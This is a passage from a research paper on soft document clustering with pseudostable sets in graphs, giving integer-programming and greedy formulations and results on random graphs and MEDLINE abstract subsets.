With  $\mathfrak{P}(T)$  we denote all inner nodes of paths within  $T$ , which means

$$\mathfrak{P}(T_i) = T_i \setminus \{D_1^i \cup D_2^i\}$$

Or, it is also possible to define it according to  $Pf(T_i)$  as  $Pf(T_i) \setminus \{D_1^i \cup D_2^i\}$  which is the same.




Fig. 1: A pseudostable tuple  $T_i$  in (a) and a multiple pseudostable tuple  $M_i$  in (b). Both sets  $D_1$  and  $D_2$  are stable and some blue paths of length 3 exist between both. The sets  $\mathfrak{P}(T_i)$  and  $\mathfrak{P}(M_i)$  consist of all blue nodes which are neither in  $D_1$  nor in  $D_2$ .

The Definition of the optimization problem can now be written as:

$$\begin{aligned}
 & \text{minimize} && \sum_{i=1}^n t_i \zeta(T_i) + \sum_{i=1}^n t_i \sum_{j=1}^n t_j w_{i,j} \\
 & \text{subject to} && \sum_{T \in \mathfrak{T}: v \in Pf(T)} t_i = 1, \forall v \in V \\
 & && \sum_{T \in \mathfrak{T}: v \in T} t_i \geq 1, \forall v \in V \\
 & && t_i \in \{0, 1\}
 \end{aligned} \tag{IP1}$$

The variable  $t_i$  indicates, if set  $T_i$  is chosen for this set covering. The minimization term refers to the weight given in equation EQ. The next line ensures that every node  $v \in V$  is assigned to exactly one node within a path of a pseudostable tuple. The last condition ensures that every node  $v \in V$  is covered by at least one set.

If we want to allow intersections between inner nodes of paths  $p$  we can simply skip the second condition. Thus our minimization problem is as follows:

$$\begin{aligned}
 & \text{minimize} && \sum_{i=1}^n t_i \zeta(T_i) + \sum_{i=1}^n t_i \sum_{j=1}^n t_j w_{i,j} \\
 & \text{subject to} && \sum_{T \in \mathfrak{T}: v \in T} t_i \geq 1, \forall v \in V \\
 & && t_i \in \{0, 1\}
 \end{aligned} \tag{IP2}$$

Both IP1 and IP2 hold for pseudostable tuples  $T$  as well as multiple pseudostable tuples  $M$ .

A set covering of a graph  $G = (V, E)$  with a subset  $B \subset G$  of blue nodes and edges with a set of  $T$  or  $M$  also induces the Graph of this set covering. In this graph every stable set  $D$  within the covering of  $G$  induces a node and every path an edge:

**Definition III.3.** (Graph of a set covering) Given a set covering  $S = \{S_1, \dots, S_n\}$  of a graph  $G = (V, E)$  with a subset  $B \subset G$  of blue nodes and edges with pseudostable tuples  $T_1, \dots, T_n$  or multiple pseudostable tuples  $M_1, \dots, M_n$ . Then we define  $G_S = (V, E)$  as the Graph of the set covering with

$$\begin{aligned}
 V &= \{D \subset S_1, \dots, S_n\} \\
 E &= \{(D_1^i, D_2^i) \mid i \in \{1, \dots, n\} \text{ if } D_2^i \neq \emptyset\}
 \end{aligned}$$

Now we can define the minimization problem as follows. We will continue using the naming introduced in [12].

**Definition III.4.** (minPS) We search for a minimal set covering  $S$  of the graph  $G = (V, E)$  with a subset  $B \subset G$  of blue nodes and edges with pseudostable tuples  $T$  according to IP1 where  $G_s$  is acyclic and  $\delta(v) \in \{0, 1, 2\}$  for all  $v \in V(G_S)$ .

**Definition III.5.** (minMPS) We search for a minimal set covering  $S$  of the graph  $G = (V, E)$  with a subset  $B \subset G$  of blue nodes and edges with multiple pseudostable tuples  $M$  according to IP1 where  $G_s$  is acyclic and  $\delta(v) \in \{0, 1, 2\}$  for all  $v \in V(G_S)$ .

We denote minPS' and minMPS' as the corresponding minimization problem according to IP2. minPS-a and minMPS-a are the corresponding minimization problems without restrictions on the graph  $G_S$ . This means

**Definition III.6.** (minPS'-a) We search for a minimal set covering  $S$  of the graph  $G = (V, E)$  with a subset  $B \subset G$  of blue nodes and edges with pseudostable tuples  $T$  according to IP2.

**Definition III.7.** (minMPS'-a) We search for a minimal set covering  $S$  of the graph  $G = (V, E)$  with a subset  $B \subset G$  of blue nodes and edges with multiple pseudostable tuples  $M$  according to IP2.

Now we have a definition as set covering problem. This is also useful to proof the NP-completeness of this problem. Now we will make a definition using a graph partition approach.

### B. A graph partition approach

The formulation of minPS or minMPS as graph partition problem is very clear and concrete but it gets unhandy when handling the variants minMPS-a or minMPS'. But since we need to proof that our new approach using set covering is equivalent to the work described in [12], we will introduce the graph partition approach.

Given a simple Graph  $G = (V, E)$  and a subgraph  $B \subset G$  of blue edges and nodes. We name a subset of  $G$  with  $i \in \mathbb{N}^+$  as  $P_i \subset G$ . See figure 2 for an illustration of the following definitions.






Fig. 2: Example partition  $D_1, p_{1,1}, p_{1,2}, D_2, p_{2,1}, p_{2,2}, p_{2,3}, \dots, p_{m-1}, D_m$  in multiple pseudostable sets.

**Definition III.8.**  $P_i$  is called a pseudostable set if and only if  $P_i = D_i$  is stable or there exist stable sets  $D_j^i$  so that  $P_i$  is partitioned in

$$D_1^i, p_{1,1}^i, D_2^i, p_{2,1}^i, D_3^i, \dots, p_{m_i-1}^i, D_{m_i}^i$$

with  $m_i \geq 2$ . The intersection of following stable sets  $D_j$  and sets  $p_{j+1}$  as well as  $p_j$  and  $D_{j+1}$  consist only of one node. The sets  $p_j$  are pairwise disjoint and consist of three nodes and two edges in  $B$ . That means,  $p_j \subset B(G)$ ,  $|V(p_j)| = 3$  and  $p_j$  connected and circle-free. The value of this set  $P_i$  is  $m_i$ .

Now again we have some nodes that are not in stable sets, but in pseudostable sets. This means, we allow documents to lie in between clusters. To allow more than one node in between stable sets, we define multiple pseudostable sets:

**Definition III.9.**  $P_i$  is called a multiple pseudostable set if and only if  $P_i = D_i$  is stable or there exist stable sets  $D_j^i$  so that  $P_i$  is partitioned in

$$D_1^i, p_{1,1}^i, \dots, p_{1,n_1}^i, D_2^i, p_{2,1}^i, \dots, p_{2,n_2}^i, \\ D_3^i, \dots, p_{m_i-1,1}^i, \dots, p_{m_i-1,n_{m_i-1}}^i, D_{m_i}^i$$

with  $m_i \geq 2$ . The intersection of following stable sets  $D_j$  and sets  $p_{j+1}$  as well as  $p_j$  and  $D_{j+1,n}$  consists only of one node. The sets  $p_{j,n}$  are pairwise disjoint and consist of three nodes and two edges in  $B$ . That means,  $p_j \subset B(G)$ ,  $|V(p_j)| = 3$  and  $p_j$  is connected and circle-free. The value of this set  $P_i$  is  $m_i$ .

Without loss of generality it is of course possible to store the possible paths in a list and not as a subset of the graph  $G$ . Both formulations are equivalent and searching for a minimum set covering of  $G$  will provide a minimum graph partition. We will show exemplarily the following lemma. All other proofs can be done the same way.

**Lemma III.10.** Every set covering  $S$  of a graph  $G = (V, E)$  with a subgraph  $B \subset G$  of blue edges and nodes with multiple pseudostable tuples according to definition III.5 is equivalent to a graph partition of  $G$  in multiple pseudostable sets according to definition III.9.

*Proof.* " $\Rightarrow$ " Given a minimal set covering  $S$  of the graph  $G = (V, E)$  with a subset  $B \subset G$  of blue nodes and edges with multiple pseudostable tuples  $M$  according to IP1 where  $G_s$  is acyclic and  $\delta(v) \in \{0, 1, 2\}$  for all  $v \in V(G_s)$ .

Since  $G_s$  is acyclic we can handle each connected component  $Z \subset G_s$ . This either has only one node and is thus equivalent to a stable set  $D^i$ . We then create a stable set  $D^i$ . Or it has at least two nodes  $v_1$  and  $v_j$  with  $\delta(v) = 1$ . Then we consider each stable set in sequence  $v_1$  till  $v_j$ . Analogously we create stable sets  $(D_1^i, D_2^i)$   $i \in \{1, \dots, n\}$  if  $D_2^i \neq \emptyset$ . This means  $D_1^i, D_2^i, D_1^j, \dots, D_1^j, D_2^j$ . But every time  $D_2^i = D_1^{i+2}$  holds, since otherwise no edge would be possible in  $G_s$ . We adjust all paths according to that, see figure 3.




Fig. 3: Illustration of  $G$  and  $G_s$  according to the proof of lemma III.10.

Every intersection of stable sets  $D^i$  and  $D^j$  is either empty or we adjust all nodes according to definition III.9. Since equation IP1 holds, this is true for all paths. All other nodes can be arbitrarily assigned to one stable set that covers this node. If we eliminate one stable set, this set covering was not minimal.

" $\Leftarrow$ " Since every graph partition is a graph covering we have to show that every pseudostable set according to lemma III.9 fulfils the definition III.5. It is obvious that two following stable sets in a pseudostable set are a pseudostable tuple. Each pseudostable set is a connected component of  $G_s$ . The value of this connected component is the same as in equation EQ. We can do this successively for every pseudostable set in the graph partition. Thus every partition holds the conditions for III.5.  $\square$

We will now introduce pseudocliques and show that they will solve the same problem on the complementary graph.

### C. Pseudocliques

It is also possible to define the problem on the complement graph  $\bar{G}$ . This graph is defined by  $\bar{G} = (V, E')$  where  $e \in E' \Leftrightarrow e \notin E$ . Since  $B \subset G$  now all blue edges are not in  $\bar{G}$  any more and  $B \not\subset \bar{G}$ .

**Definition III.11.**  $Q_i$  is a Pseudoclique if and only if  $Q_i = C_i$  is a clique or there exist stable sets  $C_j^i$  so that  $Q_i$  is partitioned in

$$C_1^i, p_1^i, C_2^i, p_2^i, C_3^i, \dots, p_{m_i-1}^i, C_{m_i}^i$$

with the same conditions as mentioned above. For multiple Pseudoclique this condition holds with several paths  $p_{j,k}^i$  between the stable sets.

A minimal Partition of  $G = (V, E)$  and a subgraph  $B \subset G$  in multiple pseudostable sets (minMPS) has a value of  $\zeta(G)$ . A minimal Partition of  $\bar{G}$  with  $B \not\subset G$  in multiple Pseudocliques (minMPC) has the value  $\bar{\zeta}(G)$ . We can conclude that both approaches are polynomial equivalent:

**Lemma III.12.** *Every minimal partition of a Graph  $G = (V, E)$  with a subgraph  $B \subset G$  in multiple pseudostable sets with value  $\zeta(G)$  implies a partition of  $\bar{G}$  with  $B \not\subset G$  in multiple Pseudoclique with the value  $\bar{\zeta}(\bar{G})$  and vice versa. This implies*

$$\zeta(G) = \bar{\zeta}(\bar{G})$$

Both approaches can be converted in polynomial time and have the same solutions and complexity. This is why we first focus on pseudostable sets and try to get some improvements by considering the problem on the complementary graph.

#### IV. A NEW CLUSTERING APPROACH WITH PSEUDOSTABLE SETS

We will now create a Graph  $G = (V, E)$ . Every document in our document set is one node  $n \in V$ . We would like to follow [8] and restrict our similarity measure on  $[0, 1]$ , “where one corresponds to a ‘full’ edge, intermediate values to ‘partial’ edges, and zero to there being no edge between two vertices.” Now we can define a limit and define edges between nodes if they are not similar enough.

Given a set of documents  $D = \{d_1, \dots, d_N\}$ , a similarity measure

$$\text{sim} : D \times D \rightarrow \mathbb{R}^+$$

and an  $\epsilon \in \mathbb{R}^+$ . The function is limited to  $[0, 1]$ . If not, we normalize it as  $\text{sim}' : D \times D \rightarrow [0, 1]$  as

$$\text{sim}'(x, y) = \frac{\text{sim}(x, y)}{\max \text{sim}(x, y)}$$

Our graph  $G$  is now defined as

$$G = (V, E) \quad V = D$$

$$E = \{(d_i, d_j) \mid \text{sim}(d_i, d_j) \leq \epsilon\}$$

Edges between documents exist only if they are less similar than  $\epsilon$ . A graph coloring approach would now create a graph partition into stable sets. This would result in a hard clustering. To achieve a soft clustering we can define another bound  $\iota$  with  $0 < \iota < \epsilon$  and another set of edges  $B = (V, E')$  with

$$E' = \{(d_i, d_j) \mid \iota \leq \text{sim}(d_i, d_j) \leq \epsilon\}$$

We can see that  $B \subset G$ . We have two kinds of edges, those edges  $e \in G$  but not in  $B$ . We call them black. These refer to documents which are not similar. But those edges  $e \in B$

called blue refer to documents that are also not similar, but less not similar than those edges not in  $B$ . If we set  $\iota = \epsilon$  then  $B = \emptyset$  and we have a hard clustering. If  $B \neq \emptyset$  we have a soft clustering if we use the following definition:

**Definition IV.1.** (PS-Document Clustering) *Given a graph  $G$  with  $B \subset G$  according to the definition above. A solution of minMPS'-a gives a Document Clustering in multiple pseudostable sets with  $\zeta(G)$  Cluster and Documents that are in between those clusters  $D$ .*

Before continuing, we will create the weighted Graph of the clustering. This definition is highly related to definition III.3. Every node refers to a document cluster and every edge refers to the number of paths between both clusters.

**Definition IV.2.** *The weighted Graph of the Clustering is a Graph  $G_c = (V_c, E_c)$  with*

$$V_c = \{D_j^i \in P_i\}, d(D_j^i) = |D_j^i|$$

$$E_c = \{(D_j^i, D_k^i), d(D_j^i, D_k^i) > 0\}$$

The weight  $d(D_j^i, D_k^i)$  can be defined in multiple ways. The easiest way is to sum all paths between both stable sets:

$$d_s(D_j^i, D_k^i) = |P| \text{ with}$$

$$P = \{p \mid p \cap D_j^i \neq \emptyset \text{ and } p \cap D_k^i \neq \emptyset\}$$

but more intuitive is the following weight:

$$d(D_j^i, D_k^i) = \sum_p \frac{|N(v) \cap D_j^i| + |N(v) \cap D_k^i|}{|D_j^i| + |D_k^i|} / |p|$$

$$\forall p = (u, v, w) \text{ with } p \cap D_j^i \neq \emptyset \text{ and } p \cap D_k^i \neq \emptyset$$

This weight counts all inner nodes  $v$  within a path  $p = (u, v, w)$  the number of neighbours in one of the stable sets. We can use this as a measure for the similarity of this node with the given stable set. If there is no edge from  $u$  to one node in the set, it might also be assigned to that stable set. Each such edge decreases this possibility. We normalize with the number of paths and thus have a value in between  $[0, 1]$ .

**Example IV.3.** *Given three documents with some similarity, see figure 4. We set  $\iota = 2, 5$  and  $\epsilon = 5$ . Now we have a graph with blue nodes and two blue edges. One edge is black. If we partition into pseudostable sets, we find two clusters with one document and one document in between both. The weighted graph of this clustering is also shown in figure 4. Every cluster is associated with a node in  $G_c$ .*

If we precisely use the Definition of pseudostable sets given by graph partition approach, this Graph needs to be acyclic. But we will follow the definition given in the first chapter and just notice that the definition by set covering approach is more clear. This Graph is important for visualization and assessment.




Fig. 4: Figure explaining the example IV.3. It illustrates the documents  $D$  with their similarity, the resulting Graph  $G$ , its partition into pseudostable sets  $D_1, D_2$  and the weighted graph  $G_c$  of that clustering.

## V. NEW APPROACHES

The main problem is that minMPS'-a is NP-complete. First of all, we will describe an Integer Linear Programming approach for calculating optimal solutions. Afterwards, we will discuss our Greedy-Approach for solving minMPS'-a. We want to show a small example on how all approaches solve the problem. Afterwards we will discuss some real-world data and the output.

### A. Integer Linear Program

Given a graph  $G = (V, E)$  with a subset  $B \subset G$  of blue nodes and edges.  $T$  is the list of all paths with length three within  $B$ .

$y_k$  denotes the variable, which indicates that a color  $k$  is used. Is  $y_k = 0$  color  $k$  will not be used.  $x_{i,k}$  indicates, if a node  $i \in G$  is colored with color  $k$ . Color  $k = 0$  will be used for those nodes which are in a path  $p$ .

$$[\text{minMPS'-a-IP}] \quad \min \sum_{k=1}^n y_k$$

$$\sum_{k=1}^n x_{i,k} = 1 \quad \forall i = 0, \dots, n \quad (1)$$

$$x_{i,k} - y_k \leq 0 \quad \forall i = 0, \dots, n, \forall k = 1, \dots, n \quad (2)$$

$$x_{i,k} + x_{j,k} \leq 1 \quad (i, j) \in E(G), \forall k = 1, \dots, n \quad (3)$$

$$x_{i,0} \leq 0 \quad \forall i \notin B(G) \quad (4)$$

$$x_{i,k} \geq 0 \quad (5)$$

$$y_k \leq 1 \quad (6)$$

$$x_{i,k} + x_{j,k} + x_{v,0} - 2 \leq 0 \quad (i, v, j) \in T, \forall k = 1, \dots, n \quad (7)$$

$$x_{i,0} + x_{j,0} + x_{v,0} \leq 1 \quad (i, v, j) \in T, \forall k = 1, \dots, n \quad (8)$$

$$x_{i,k}, y_k \in \mathbb{Z}$$

Condition 1 ensures that every node has a color or color  $k = 0$ . For each node  $i$  and every color  $k$   $x_{i,k} - y_k \leq 0$  is necessary. Is node  $i$  not in color  $k$ , inequality 2 holds. But if

it is in color  $k$ ,  $y_k = 1$  and thus the inequality holds. Two connected nodes  $i, j$  must not share the same color  $k > 0$ . Thus  $x_{i,k} + x_{j,k} \leq 1$ , see condition 3. Condition 4 ensures that no node which is not within  $B$  can be assigned to color  $k = 0$ . The last conditions ensure that if a node  $v$  is within color  $k = 0$  all within  $B$  connected nodes to  $v$  have a different color.

In practise we can only apply minMPS'-a-IP to small instances because of the exponential runtime.

### B. Greedy-Approach

Given a graph  $G = (V, E)$  with a subset  $B \subset G$  of blue nodes and edges. We run on a (not necessary minimal) graph coloring  $f : V \rightarrow F$  with  $F \subset \mathbb{N}$  and implement a greedy algorithm that puts every possible path in between two stable sets. Since we do not have perfect graphs for documents clustering we need to use heuristics to get an approximate graph coloring. Alternatively we can use the complement graph  $\bar{G}$  and use a partition into cliques which results in a coloring of  $G$ .

We will iteratively try to eliminate stable sets  $D$  given by the graph coloring heuristic and thus use the properties and characterizations of pseudostable sets:

- For each color  $i$  we consider node  $u$  in it:
  - Is this node not an endpoint of a path  $p$  (which is stored in *ende*) check if there exist two nodes  $v, w \in G$  which are connected by blue nodes with  $u$  and are in different color classes.
  - Is this true, remove  $u$  from  $i$  and create a new path  $p = [v, u, w]$ .

See algorithm 1 for pseudo code. We can not give an approximation guarantee and we will show that this heuristic does usually not provide an optimal solution.

We have used the following heuristics to start the graph coloring:

- Coloring using the *greedy independent sets* (GIS) approach with a runtime in  $O(mn)$ , see [13].
- Coloring using the SLF-Approach with a linear runtime  $O((m+n) \log n)$  (see [13] and [14]).
- Clique Partition on  $\bar{G}$  using the TSENG clique-partitioning algorithm described in [15] with a worst case runtime  $O(n^3)$ .

We assume to get a better solution by the third approach for instances where we have a huge amount of edges and it might

**Algorithm 1** GREEDY-DC

---

**Require:** Graph  $G$  with a coloring  $f$  and a list  $T = (t_1, \dots, t_{t_G})$  of all paths.  
**Ensure:** Partition  $P$  of  $G$  in MPS'-a

- 1: Sort all color classes  $f_1, \dots, f_{|F|}$  increasingly by size
- 2: **for** each color class  $f_i$  in  $F$  **do**
- 3:    $T_i \leftarrow$  all  $t \in T$  with a middle node in  $f_i$
- 4:   **for** each  $t_i = (a, b, c)$  in  $T_i$  **do**
- 5:     **if**  $f(a) \neq f(c)$  and  $\text{ende}(b) = \text{false}$  **then**
- 6:        $\text{ende}(a) \leftarrow \text{true}$
- 7:        $\text{ende}(c) \leftarrow \text{true}$
- 8:        $f(b) = 0$
- 9:     **end if**
- 10:   **end for**
- 11: **end for**
- 12: **return**  $P$ , where  $f$  denotes the stable sets and  $f_0$  all paths.

---

be less complex to solve the clique partition problem on the complement graph.

We will generate some random instances using the model of Gilbert, see [16]. This creates a simple undirected graph  $G = (V, E)$  with  $(n(n-1))/2$  possible edges as a model  $\mathcal{G}(n, p)$ . Edges will be added with probability  $0 < p < 1$ .

Erdős and Rényi designed a similar approach  $\mathcal{G}(n, m)$ , were all Graphs with exactly  $n$  nodes and  $0 < m < (n(n-1))/2$  edges are equal probable, see [17].

Both algorithms have a quadratic runtime. For small  $p$  Batagel and Brandes described a linear time approach with a runtime in  $O(n + m)$ , where  $m$  is the number of created edges, see [18].

We will chose  $p = 0.75$  and a second probability  $p' = 0.2$  which decides if edges are colored blue. This refers to the instances we have seen on real world data.

We will show the results for different random instances with 15 nodes in figure 5 and with 100 nodes in figure 6. We have also added the results of the integer linear program for small instances.

As we can see in both figures, the clique approach gives the worst partition into stable sets for large instances but the greedy approach eliminates most stable sets. SLF gives in general better results than GIS and also has a better runtime.

## VI. DOCUMENT CLUSTERING ON MEDLINE

We apply this new approach to perform document clustering over some subsets of MEDLINE data. MEDLINE (Medical Literature Analysis and Retrieval System Online) is a bibliographic database maintained by the National Center for Biotechnology Information and covers a large number of scientific publications from medicine, psychology, and the health system. For the clustering use case, we study MEDLINE abstracts and associated metadata that are processed by ProMiner, a named entity recognition system ([19]), and indexed by the semantic information retrieval platform SCAIView ([20]). SCAIView also offers an API that allows

programmatic access to the data. Currently, we only use meta information like title, journal, publishing year and the MeSH terms for our experiments.

We extract subset  $D$  of MEDLINE documents from SCAIView. Every document on MEDLINE should have a list  $M$  of keywords, so called MeSH terms. We may use them to calculate the Tanimoto similarity, also known as Jaccard similarity

$$\text{sim}(a, b) = \frac{|M_a \cap M_b|}{|M_a \cup M_b|} \forall a, b \in D$$

with  $\text{sim} : M \times M \rightarrow [0, 1]$ . This first approach is not suitable for all applications as we will show in the next section. This is why we postulate a distance model based on the vector of weighted words using NLP techniques.

We then build a graph  $G$  according to the bounds  $\epsilon$  and  $\iota$ . Following this, we create the directed graph of that partition by applying the Greedy approach. We also store further metadata like years and journals in nodes and edges.

We will now describe the result of one input set given by [21] and discussed by [22]. In both publications the first dataset consisted of 1660 documents obtained from two different queries 'escherichia AND pili' and 'cerevisiae AND cdc\*'. Both returned the same number of 830 documents. We had a similar result with 1628 documents trying to reproduce this query with data till 2001. This dataset covers two different topics, whereas the second dataset is related to the developmental axes of Drosophila. We will now discuss several outputs of our new approach.

Consequently, we have  $n = 1628$  nodes (documents). The number of edges  $e$  and blue edges  $b$  depend on the different values of  $\iota$  and  $\epsilon$  and the priorly used approach for similarity. We will discuss the following three measures: First an approach using a distance model  $d_V$  based on the vector of weighted words using NLP techniques for the abstracts. In addition a distance according to the journal, which is  $d_J(x, y) = \{0, 1\}$ . Thus we have

$$d_1(x, y) = \frac{d_V(x, y) + d_J(x, y)}{2}$$

The second approach is the usage of  $d_2 = d_V$ . The third approach uses only the Tanimoto similarity on MeSH terms described above, thus  $d_3 = \text{sim}$ .

We wanted to compare our results with those given by [21] and [22]. We will show that the comparability of clusterings with previous studies is highly dependent on the choice of this distance measurement. Every clustering produces unique details with the same heuristic running in the background. Thus it is not totally clear to connect clusters to topics. But first of all we want to proof our new approach and reproduce the results of both [21] and [22] which we will discuss for every distance measure.

**Distance measure  $d_1$ :** The results of our clustering approach with distance measure  $d_1$  are shown in figure 7 and table I. We got 13 clusters (Cluster 0 to 12) with documents between 5 (Cluster 11) and 359 (Cluster 8) documents.




Fig. 5: Results for random instances with  $n = 15$  nodes.




Fig. 6: Results for random instances with a node count  $n = 100$




Fig. 7: The partition of the first dataset with distance  $d_1$ . The numbers identify the clusters. The size of a node is related to the number of documents included. The edges and their widths and color describe their weight. A darker blue edge has a greater weight.

Our clustering heuristic is able to produce clusterings of variable detail by choosing different values for  $\iota$  and  $\epsilon$ . We have chosen values that visualize the benefit of the new graph theoretical approach. Referring to figure 7 it is easy to see that the first cluster is given by cluster 8. It has only weak dependencies and relations to other clusters as can be seen by the edges in the graph. Clusters 0, 9, 10, 11 are highly dependent and thus form the second cluster agglomeration. The MeSH terms that describe these clusters can be found in table I. We can see a similar result to [22]: the terms of both clusters describe the general concepts that are relevant to both search queries. So our approach produces similar results with this distance measure.

Those clusters which are in between the two main clusters share topics with both. For example cluster 7 is related to




Fig. 8: The partition of the first dataset with the distance  $d_2$ . This picture shows the weighted graph of the clustering. The color of the nodes indicate a high rate of documents from the respective queries (red: ‘escherichia AND pili’; green ‘cerevisiae AND cdc\*’).




Fig. 9: The partition of the first dataset with the distance  $d_3$ . This picture shows the weighted graph of the clustering. The color of the nodes indicate a high rate of documents from the respective queries (red: ‘escherichia AND pili’; green ‘cerevisiae AND cdc\*’).

Terms	
Global Cluster 1	Global Cluster 2
Cluster [ 8 ]	Cluster [ 0, 9, 10, 11 ]
Escherichia coli	Saccharomyces cerevisiae
Fimbriae, Bacterial	Saccharomyces cerevisiae Prot.
Fimbriae Proteins	Fungal Proteins
Bacterial Adhesion	Mutation
Plasmids	Cyclins
Fimbriae, Bacterial	CDC28 Protein Kinase, S cerevisiae
	Amino Acid Sequence
	Cell Cycle Proteins

TABLE I: The MeSH terms describing a selected set of global topic clusters which consist of highly related clusters for distance  $d_1$ .

‘Molecular Sequence Data’ and ‘Escherichia coli’. The benefit of our new graph theoretical approach is that we can visualize how much these clusters have in common and how dependent they are. We can also identify clusters that consist of different small clusters, but are highly connected.

**Distance measure  $d_2$ :** The results of our clustering ap-

proach with distance  $d_2$  are shown in figure 8. The weighted graph of that clustering is now different. We got 14 clusters (Cluster 0 to 13) with documents between 2 and 5 as well as 157 and 158 documents. We now have no isolated clusters.

In this clustering it is not easy to evaluate the different topics given through the search query by evaluating the edges within the weighted graph of the clustering. Thus we have colored the graph according to the rate of documents from each query. We would expect “clean” clusters, which means the clusters should have a high fraction of documents from only one query. We see a lot of relatively clean clusters, for example 1 or 5, 2, 7 and 3. But those are not highly connected. The documents in between are mostly related to clusters which are not clearly assigned to one of both search queries. Thus we could not clearly reproduce the results from [22] with this distance measure.

**Distance measure  $d_3$ :** The results of our clustering approach with distance  $d_3$  are shown in figure 9. We now have one strongly connected set of clusters. It is no longer possible to separate any of the topic clusters induced by the search query. Thus again we have colored the graph according to the fraction of documents from each query. We would expect “pure” clusters, which means the clusters should have a high fraction of documents from only one query. We get more pure clusters than with  $d_1$  and  $d_2$  but they are small. Most of the purest clusters are isolated and do not share documents with other clusters. Thus the result observed with  $d_2$  gets clearer. Only those clusters which cannot be clearly assigned to one of the search queries have edges within the weighted graph of the clustering.

Since all MeSH terms are weighted equally, those terms which are not significant but shared by many of documents, are scored higher, for example ‘Animals’ or ‘Microscopy’. And as a result, most documents have these terms in common. This explains the high connectivity of the resulting graph. Thus we could again not clearly reproduce the results from [22] with this distance measure.

